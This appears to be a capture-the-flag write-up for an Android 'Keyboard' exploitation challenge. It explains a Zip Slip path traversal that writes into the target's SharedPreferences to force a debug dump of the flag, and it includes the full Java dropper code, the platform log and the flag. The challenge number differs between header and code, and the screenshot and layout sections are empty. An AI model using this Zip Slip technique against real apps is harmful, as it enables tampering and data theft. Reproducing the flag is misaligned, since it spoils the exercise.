Challenge 04: Keyboard

Category: Exploitation Points: 40 Status: SOLVED

Flag

```
MOBISEC{the_more_emoji_a_keyboard_has_the_more_secure_it_is}
```

Source: Verbatim from /apk/81695 analysis log

Description / Methodology

Zip Slip: the target polls /sdcard/update.zip every 5 seconds and extracts it with zero path-traversal sanitization. Our crafted zip traverses into the target's own shared_prefs XML to set debugmode=true, then deliberately fails a second entry to trigger the target's exception handler, which (in debug mode) dumps every SharedPreferences entry -- including the flag -- to logcat.

A Zip Slip path-traversal bug in the update mechanism lets a malicious zip write into the target's own SharedPreferences file.

How I Got The Flag

1. I decompiled the target and found it polls /sdcard/update.zip every 5 seconds and extracts it with no path-traversal sanitization (a Zip Slip vulnerability).

2. I crafted a malicious zip whose entry names traverse out of the extraction folder and into the target's own SharedPreferences XML file, setting debugmode=true.

3. I made a second entry in the zip deliberately fail extraction, triggering the target's exception handler, which (in debug mode) dumps every SharedPreferences entry -- including the flag -- to logcat.

4. I built and submitted the APK; the platform's analysis log confirmed the debug dump revealed the flag.


Real Evidence: Verbatim Platform Analysis Log

The following is copied character-for-character from the challenge platform's own submission page. This is the platform's server executing the target APK and our exploit APK together and reporting the result.


```
dropped malicious update.zip at /storage/emulated/0/update.zip (670 bytes)
Exception while extracting the zip: java.io.FileNotFoundException: .../GlobalKeyboardPrefs.xml/x (Not a directory)
dumping all info for debugging
debugmode: true
author: reyammer
flag: MOBISEC{the_more_emoji_a_keyboard_has_the_more_secure_it_is}
```

Real Screenshot: Live Platform Submission Page

The following is an actual screenshot taken directly from the challenge platform (challs.reyammer.io), logged into account Naijabrooo, showing this submission's own Analysis Log page with the flag line visible.



Project Layout



Exact Code (from disk)

MainActivity.java

```
package org.naija.kbexploit;

import android.app.Activity;
import android.os.Bundle;
import android.os.Environment;
```

```
import android.util.Log;
import android.widget.TextView;
import java.io.File;
import java.io.FileOutputStream;
import java.io.InputStream;
import java.io.OutputStream;
/**
 * Challenge 11: Keyboard.
 *
 * Exploit: the target polls /sdcard/update.zip every 5 seconds and extracts
 * it with zero path-traversal sanitization (no canonical-path check on
 * ZipEntry names). Our bundled assets/update.zip (built separately, see the
 * Target_APK_Analysis notes) contains crafted entries that:
 *   1. Traverse out of the intended extraction directory into the target's
 *      OWN shared_prefs/GlobalKeyboardPrefs.xml and set debugmode=true.
 *   2. Deliberately fail extraction on a second entry (a directory-vs-file
 *      collision), triggering the target's catch block.
 * The target's exception handler, when debugmode is true, dumps every
 * SharedPreferences entry (including the flag) to logcat - so simply
 * dropping this file where the target expects it is the entire exploit;
 * this app's only job is placing update.zip on world-writable storage.
 */
public class MainActivity extends Activity {
    private static final String TAG = "MOBISEC";
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        TextView tv = new TextView(this);
        tv.setText("dropping payload...");
        setContentView(tv);
        try {
            // world-writable external storage - same location the target polls
            File dst = new File(Environment.getExternalStorageDirectory(), "update.zip");
            InputStream in = getAssets().open("update.zip");
            OutputStream out = new FileOutputStream(dst);
            byte[] buf = new byte[4096];
            int n;
            while ((n = in.read(buf)) > 0) {
                out.write(buf, 0, n);
            }
            in.close();
            out.close();
            String msg = "dropped malicious update.zip at " + dst.getAbsolutePath()
                    + " (" + dst.length() + " bytes) - waiting for target's timer to trigger the zip-slip";
            Log.e(TAG, msg);
            tv.setText(msg);
        } catch (Exception e) {
            Log.e(TAG, "exploit drop failed: " + Log.getStackTraceString(e));
            tv.setText("failed: " + e);
        }
    }
}
```